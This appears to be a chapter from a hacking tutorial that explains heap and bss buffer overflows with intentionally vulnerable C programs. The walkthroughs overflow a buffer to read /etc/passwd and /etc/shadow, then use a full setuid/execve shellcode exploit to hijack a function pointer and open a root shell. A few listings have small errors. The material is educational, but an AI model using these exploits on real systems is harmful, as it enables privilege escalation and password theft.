Chapter 8

Heap overflow attacks

Attacks on applications are among the most common actions that hackers carry out. By taking advantage of an error in a program, an intruder can gain the access rights under which the program started. Programming bugs can leave data from the process memory open to attack. This chapter demonstrates how hackers use this type of error.

Memory segments

Every program has a specific amount of RAM memory at its disposal. When a program starts up, the system kernel creates a memory area for it and allocates memory to this as needed. One part of this memory contains the executable code of the program; another might contain its static data. This process is known as the division into memory segments. As we have already mentioned, a program uses five segments during its operation:

Program code (text)
Initiation data (data)
Non-initiation data (bss)
Space for dynamic memory (heap)
Stack

They are located in the address space of the process in this order. The program code is placed on the very top, while lower addresses are added to the stack.

We will now take a closer look at the following program to learn what the individual segments are for (**/CD/Chapter8/Listings/test.c**).

```
#include <stdio.h>
#include <stdlib.h>

char segment_data[16]="";

int main()
{
        char segment_stack[16];
        char *segment_heap = (char*)malloc(16);
        static char segment_bss[16];
        return 0;
}
```

Our program uses four memory areas of 16 bytes capacity. The first of them is the the segment_data[16] table, to which we immediately assign the value “” (that is, we leave it empty). This means that this variable is initiated. In addition, we declared it to be outside the function body, that is, it is global. This type of data is stored in the data segment. Then, already in the main() function, we declare the segment_stack[16] table. This is created dynamically during program execution, and for this reason it is placed in the stack segment. To the segment_heap pointer we assign the value returned by the malloc(16) function. This function allocates memory in the heap segment. Later on we will take a closer look at how it works. The last variable we declare is segment_bss[16]. It is a static variable, which we define in the declaration using the word “static.” Thanks to this it will be placed in the bss segment. As we can see each segment is indispensable for the program to function. We can also check for their presence by using the objdump program.

At the beginning we will compile our program:

```
bash-2.05b$ gcc -o test test.c
```

Next, in order to display the program segments we will use the objdump –h option:

```
bash-2.05b$ objdump -h test

test:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  08048134  08048134  00000134  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 ...
 11 .text         000001e0  080482e0  080482e0  000002e0  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 ...
 21 .data         0000001c  080495dc  080495dc  000005dc  2**2
                  CONTENTS, ALLOC, LOAD, DATA

 22 .bss          00000014  080495f8  080495f8  000005f8  2**2
                  ALLOC
 ...
 27 .debug_line   0000010c  00000000  00000000  0000082e  2**0
                  CONTENTS, READONLY, DEBUGGING
bash-2.05b$
```

As we can see, they are very numerous, as many as 27. These are not, however, only memory segments, but also segments of a binary file. Their initial addresses and sizes are constant, and therefore they can be written to the binary file. Heap segments and stack segments are dynamic, meaning that they change their size. Their initial address depends on the system, and therefore the information on those segments is not included in the binary file.

With the objdump program we can also check that our variables are located where we expect:

```
bash-2.05b$ objdump -x test | grep segment_
080495fc        l       0 .bss   00000010        segment_bss.0
080495e8        g       0 .data  00000010        segment_data
```

We can thus determine the addresses of the static and global variables. The dynamic variables placed on the stack or heap are created during the program function, so there in no possibility to access them on the basis of investigating the binary file itself.

Another program segment that we mentioned is text. It contains the executable code of the program; in other words, the subsequent instructions of the processor. Therefore no variables are stored in it. We can display its content also using objdump:

```
bash-2.05b$ objdump -s --section .text test

test:     file format elf32-i386

Contents of section .text:
 80482e0 31ed5e89 e183e4f0 50545268 30840408  1.^.....PTRh0...
 80482f0 68d08304 08515668 a4830408 e8cfffff  h....QVh........
 ...
 80484a0 0883f8ff 74168d76 008dbc27 00000000  ....t..v...'....
 80484b0 83eb04ff d08b0383 f8ff75f4 585b5dc3  ..........u.X[].
bash-2.05b$
```

As we notice, the data here do not mean much to a human, but are understandable to a processor.

In order to see a more legible version of this segment, we can change it into assembly-language instructions using the -d option:

```
bash-2.05b$ objdump -d --section .text test
test:     file format elf32-i386
Disassembly of section .text:
080482e0 <_start>:
 ...
08048304 <call_gmon_start>:
 ...
08048330 <__do_global_dtors_aux>:
 ...
08048370 <frame_dummy>:
 ...
080483a4 <main>:
 80483a4:       55                              push   %ebp
 80483a5:       89 e5                           mov    %esp,%ebp
 80483a7:       83 ec 38                        sub    $0x38,%esp
 80483aa:       83 e4 f0                        and    $0xfffffff0,%esp
 80483ad:       b8 00 00 00 00                  mov    $0x0,%eax
 80483b2:       29 c4                           sub    %eax,%esp
 80483b4:       c7 04 24 10 00 00 00            movl   $0x10,(%esp)
 80483bb:       e8 00 ff ff ff                  call   80482c0 <malloc@plt>
 80483c0:       89 45 e4                        mov    %eax,0xffffffe4(%ebp)
 80483c3:       b8 00 00 00 00                  mov    $0x0,%eax
 80483c9:       c3                              ret
 080483d0 <__libc_csu_init>:
...
08048430 <__libc_csu_fini>:
...
```

```
...
08048480 <__i686.get_pc_thunk.bx>:
 ...
08048490 <__do_global_ctors_aux>:
 ...
bash-2.05b$
```

Here, objdump has demonstrated that there are many functions in the program (their body in the assembly language has been replaced with ellipsis). As programmers we have written only the code of the main() function. The rest has been added by the gcc compiler and constitutes part of the text segment.

Let's have a closer look now at the heap segment.

Heap

As we know, to allocate memory in the heap segment we use the malloc() function. This is not, however, a function used by the kernel, but by the C language library. The target function made available by the kernel, used to allocate memory in the heap, is brk(). It assumes a new address for the end of the heap as a parameter. If we give it an address greater than the current end, it will allocate a new memory area. At other times, when we enter an address smaller than the end, a corresponding amount of memory will be released. Let's assume we want to allocate 16 bytes of memory to the heap. In order to do that, we have to discover the current heap end and to transfer to the brk() function a value greater by 16. To discover the point where the heap ends, we can use the sbrk() function, which we transfer in the 0 parameter. Here is a program that executes these operations (**/CD/Chapter8/Listings/test2.c**):

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
        void *p;
        p = sbrk(0);
        printf("Current heap end is %p\n", p);
        brk(p+16);
        p = sbrk(0);
        printf("Current heap end is %p\n", p);
        return 0;
}
```

We will now test our program to see if it really does allocate 16 bytes of memory:

```
bash-2.05b$ gcc -o test2 test2.c
bash-2.05b$ ./test2
Current heap end is 0x804a000
Current heap end is 0x804a010
bash-2.05b$
```

As we can see, after executing the brk() function, the address of the heap end changes by 16; in other words, memory has been assigned. Defining the address of the heap end each time and transferring the appropriate argument of the brk() function is unnecessary. We can use the sbrk() function of the C library and enter the amount in bytes that we want to allocate. It will then perform these operations for us. The best solution, however, is to use the malloc() function, as in our first example. This located in each compiler, meaning that the programs written with it will always work. In the Linux system the malloc() function performs similar operations as sbrk(), but it also takes care not to allocate small memory areas too many times, to prevent memory fragmentation. Subsequent memory areas are allocated immediately next to each other. This carries with it some risk as described next.

Buffer overflow

After a successful termination, the malloc() function returns the address to the new memory area. Its subsequent calls allocate memory immediately next to previous areas. If our program copies data to the first buffer without checking its size, it can cause the second to be overwritten. We will now analyze the following program (**/CD/Chapter8/Listings/heap.c**):

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define SIZE 8

int main(int argc, char *argv[])
{
        char *buf1 = (char *)malloc(SIZE);
        char *buf2 = (char *)malloc(SIZE);
        char how_much;
        memset(buf2, 'A', SIZE);
        how_much = buf2 - buf1;
```


```
        printf("needed %d bytes to overwrite\n", how_much);
        printf("buf2 before overflow = %s\n", buf2);
        strcpy(buf1, argv[1]);
        printf("buf2 after overflow = %s\n", buf2);

        return 0;
}
```

At the beginning we allocate two buffers: buf1 and buf2. The first one is located under buf2 in the process memory. Next, we calculate the distance between buf1 and buf2 and assign the result to the "how much" variable. In this way we will know how many bytes of data we have to transfer to the program for copying so they overwrite buf2. The strcpy() function, which copies data from the first argument of the program to buf1, and the use of which is therefore quite risky, is located at the end of the code. Let's test our program:

```
bash-2.05b$ gcc -o heap heap.c
bash-2.05b$ ./heap B
16 bytes needed to overwrite
buf2 before overflow = AAAAAAAA
buf2 after overflow = AAAAAAAA
```

We have transferred the argument that fit in buf1, and there was therefore no overflow. We know that the number of bytes between buf1 and buf2 is 16. This means that the malloc() function has already allocated a large memory area the first time, and at the second call it returns only the address to the subsequent buffer, retaining a gap between them for security. Therefore, after calling our program, the memory looks as follows:



8 bytes for buf1	8 bytes of gap	8 bytes for buf2

We will now try to transfer an argument containing 16 B characters to the program:

```
bash-2.05b$ ./heap BBBBBBBBBBBBBBBB
16 bytes needed to overwrite
buf2 before overflow = AAAAAAAA
buf2 after overflow =
bash-2.05b$
```

The first byte of buf2 is now the zero byte inserted by the strcpy() function, therefore, the program states that buf2 has no content. The content of the buffers after overwriting looks like this:

BBBBBBBB - buf1	BBBBBBBB - gap	0AAAAAAA - buf2

All we need to do is transfer a character sequence longer than 16 bytes, and the result will be visible:

```
bash-2.05b$ ./heap BBBBBBBBBBBBBBBBBBBB
16 bytes needed to overwrite
buf2 before overflow = AAAAAAAA
buf2 after overflow = BBBB
bash-2.05b$
```

After transferring 20 B characters, buf2 assumed the "BBBB" value, even though nowhere in the program did we perform such an entry. Our program in the example is therefore susceptible to heap overflow attacks. Now, we will see how we can put this to practical use.

An example of heap overflow

To take advantage of a heap overflow error in practice we have to have something to overwrite. On the heap there are no pointers that we can overwrite, as was true in the case of stack overflows, which we discussed in an earlier chapter. We can overwrite only that which we have already created ourselves. A frequently used technique is the overwriting of the names of the files used. They are often stored on a heap.

Let's take a look at the program below that prints an appropriate amount of lines from the "file.txt" file (**/CD/Chapter8/Listings/heap2.c**):

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define SIZE 16
#define "file.txt" FILE
```

```
int main(int argc, char *argv[])
{
        char buf[1024];
        char *how_much = (char *)malloc(SIZE);
        char *file = (char *)malloc(SIZE);
        FILE *fd;
        int i = 0;

        strcpy(file, FILE);
        strcpy(how_much, argv[1]);

        fd = fopen(file, "r");

        while(fgets(buf, 1024, fd))
        {
                if(i == atoi(how_much))
                        break;
                printf("%s", buf);
                i++;
        }

        printf("%d lines read\n", i);

        return 0;
}
```

The error is visible immediately. The data transferred in the first program argument are copied without restriction to the "how much" character buffer. If we transfer the right amount, this will overwrite the memory area for the "file" pointer. At the beginning, we can create a file with the name "file.txt" to ascertain how the program works.

```
bash-2.05b$ cat file.txt
line number 1
line number 2
line number 3
bash-2.05b$ gcc -o heap2 heap2.c
bash-2.05b$ ./heap2 2
line number 1
line number 2
2 lines read
bash-2.05b$
```

This reads as many lines from the "file.txt" file as we enter in the first argument. We will now try to overwrite the file name in such a way that the program will open another one, for example /etc/passwd.

From the previous example we know that there is a gap of 8 bytes between buffers allocated by malloc(). We will, therefore, transfer 24 bytes to our

program to fill this, followed by the path to the file. The first fill character will be the line number we want to read:

```
bash-2.05b$ ./heap 5AAAAAAAAAAAAAAAAAAAAAAA/etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/account:
lp:x:4:7:lp:/var/spool/lpd:
5 lines read
bash-2.05b$
```

We transfer a long byte sequence as the program argument, but the atoi() function converts it into number 5, due to its first character (5). After subsequent fill characters have overwritten unimportant memory areas, we enter the path to the target file. As we can see, everything has gone just as we had planned. Now we will confer administrator privileges on our program:

```
bash-2.05b# chown root heap2
bash-2.05b# chmod +s heap2
```

For now this will work as the root user. If this program were located in a real system, we could gain, for example, access to encrypted system passwords:

```
bash-2.05b$ ./heap 1AAAAAAAAAAAAAAAAAAAAAAA/etc/shadow
root:$1$vG8imyet$45azceFq/a5kxpUl2jbeO/:12697:0:99999:5:::
1 lines read
bash-2.05b$
```

If the password is easy, we can use the password cracker to gain full access to the system.

An example of bss overflow

The problem of buffer overflow is also an issue for the bss segment. If we do not limit the data being copied to the buffer located in the same segment, they will overwrite other memory areas not assigned to specific variables. The most frequent case of bss overflow is “function pointer overflow.” Let’s have a look at the following example (**/CD/Chapter8/Listings/bss.c**):

```
#include <stdio.h>
#include <stdlib.h>
```

```
#define SIZE 16

int add(int a, int b){
        printf("%d\n", a+b);
        return 0;
}
int subtract (int a, int b){
        printf("%d\n", a-b);
        return 0;
}
int multiply(int a, int b){
        printf("%d\n", a*b);
        return 0;
}
int divide(int a, int b){
        printf("%d\n", a/b);
        return 0;
}

int main(int argc, char *argv[])
{
        static char a[SIZE], b[SIZE];
        static int (*func)(int a, int b);

        if(argc < 4)
        {
                printf("Usage: %s <function> <a> <b>\n", argv[0]);
                exit(-1);
        }

        if(!strcmp(argv[1], "add"))
                func = add;
        if(!strcmp(argv[1], "subtract"))
                func = subtract;
        if(!strcmp(argv[1], "multiply"))
                func = multiply;
        if(!strcmp(argv[1], "divide"))
                func = divide;

        strcpy(a, argv[2]);
        strcpy(b, argv[3]);

        func(atoi(a), atoi(b));
        return 0;
}
```

On the basis of the first argument, the program assigns an appropriate value to the function pointer. Next, it copies the function parameters into the static buffers and transfers them during the function call. The a and b buffers and the pointer of the func function are located in the bss segment. Before calling func(), the program executes strcpy(), which, as we already know, can overwrite the buffer.

Let's test our program.

```
bash-2.05b$ ./bss add 2 2
4
bash-2.05b$ ./bss multiply -32 92
-2944
bash-2.05b$
```

This program for short data strings works perfectly. But what happens if we transfer a long character sequence as the third argument?

```
bash-2.05b$ ./bss multiply -32 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Violation of memory protection (core dumped)
```

The program will report a memory protection error. The A characters have been copied into the "b[SIZE]" buffer. The buffer size was insufficient to store such a sequence, and it therefore overwrote the memory area outside itself. The value of the func() pointer was the content of the overwritten memory. After calling func(), instead of jumping to the appropriate function, we jump to the address "AAAA." We will now check this using the gdb program:

```
bash-2.05b$ gdb bss core
GNU gdb 5.2.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "--host= --target=i686-pld-linux"...
Core was generated by `./bss multiply -32 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.

warning: current_sos: Can't read pathname for load map: Input/output error

Reading symbols from /lib/tls/libc.so.6...done.
Loaded symbols for /lib/tls/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in?? ()
(gdb)
```

As we can see, our assumptions proved correct. The address 0x41414141 is not part of the memory assigned to our process, so during the attempt to access it, the system kernel killed our program. The example of a bss overflow shown above gives us more opportunities than a heap overflow would. If we overwrite the function pointer, we can direct the operation of the whole

program. Let's try jumping to the subtract() function instead of the add() function by overwriting the func() pointer with its address. At the beginning we define the address of the divide() function:

```
(gdb) print &divide
$1 = (<text variable, no debug info> *) 0x8048480 <divide>
```

We know that it is 0x8048480. Now, using a short Perl insert we transfer arguments we have prepared to the program:

```
bash-2.05b$ ./bss add 8 0002`perl -e 'print "\x80\x84\x04\x08"x10'`
4
bash-2.05b$
```

Our second number to add is 0002<address_divide_function>; that is, after calling the atoi() function, simply 2. The atoi() function will change the character sequence into a whole number until it reaches the first character that is not a number. As we can see, we managed to induce subtraction instead of addition, despite the first argument commanding the program to execute something completely different. We should bear in mind that the address of the function being called is to be entered from the end.

We have commanded the program to execute operations due to the overwriting of the function pointer, but this has not yet given us anything of real benefit. Instead of using the program function, in the call argument we can transfer the binary code of our function, to which we will then jump. Our function will be used to start up the /bin/sh shell. As we know, such a representation of the function in the form of characters is called a shellcode.

The following listing shows the exploit code that starts up the shell using the error in our program (**/CD/Chapter8/Listings/exp_bss.c**):

```
#include <stdio.h>
#include <unistd.h>

#define PATH "bss"
#define BUF 20

char shellcode[]=
        "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"              // setuid(0)
        "\x31\xc0\x31\xdb\xb0\x2e\xcd\x80"              // setgid(0)
```

```
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62"
        "\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0"
        "\x0b\xcd\x80"                                      // execve /bin/sh
        "\x31\xc0\x31\xdb\xb0\x01\xcd\x80";                 // exit(0)

int main()
{
        int n,ret;
        char buf[BUF];
        char *envp[] = { shellcode , 0x0 };

        int *tmp = (int *)(buf);

        ret = 0xbffffffa - strlen(PATH) - strlen(shellcode);

        for(n=0;n<BUF-1;n+=4)
        *tmp++ = ret;

        *tmp = 0x0;

        execle(PATH,PATH,"add" , "2", buf,0x0,envp,0x0);
}
```

We place our shellcode in the environment variable so that determining its address in memory will be easy. Then we start up a vulnerable program with arguments “add,” “2,” <buffer with shellcode addresses>. The shellcode addresses overwrite the func() pointer that, instead of print(), runs our shellcode. Let’s check if it will work:

```
bash-2.05b$ gcc -o exp_bss exp_bss.c
bash-2.05b$ ./exp_bss
sh-2.05b$ exit
exit
bash-2.05b$
```

As can be seen, we have managed to start up the sh shell without significant problems. If the “bss” program were working with root privileges, we would obtain full access to the system resources.

In summary, like other errors, serious hackers should investigate heap and bss overflow errors, even though that they are often impossible or difficult to take advantage of. A lot of information is stored on the heap, and overwriting it can bring us benefits. Apart from the buffers created by our program, there is also information stored, for example, by the libc library. A clever hacker will use anything, even the smallest gap, to penetrate the system.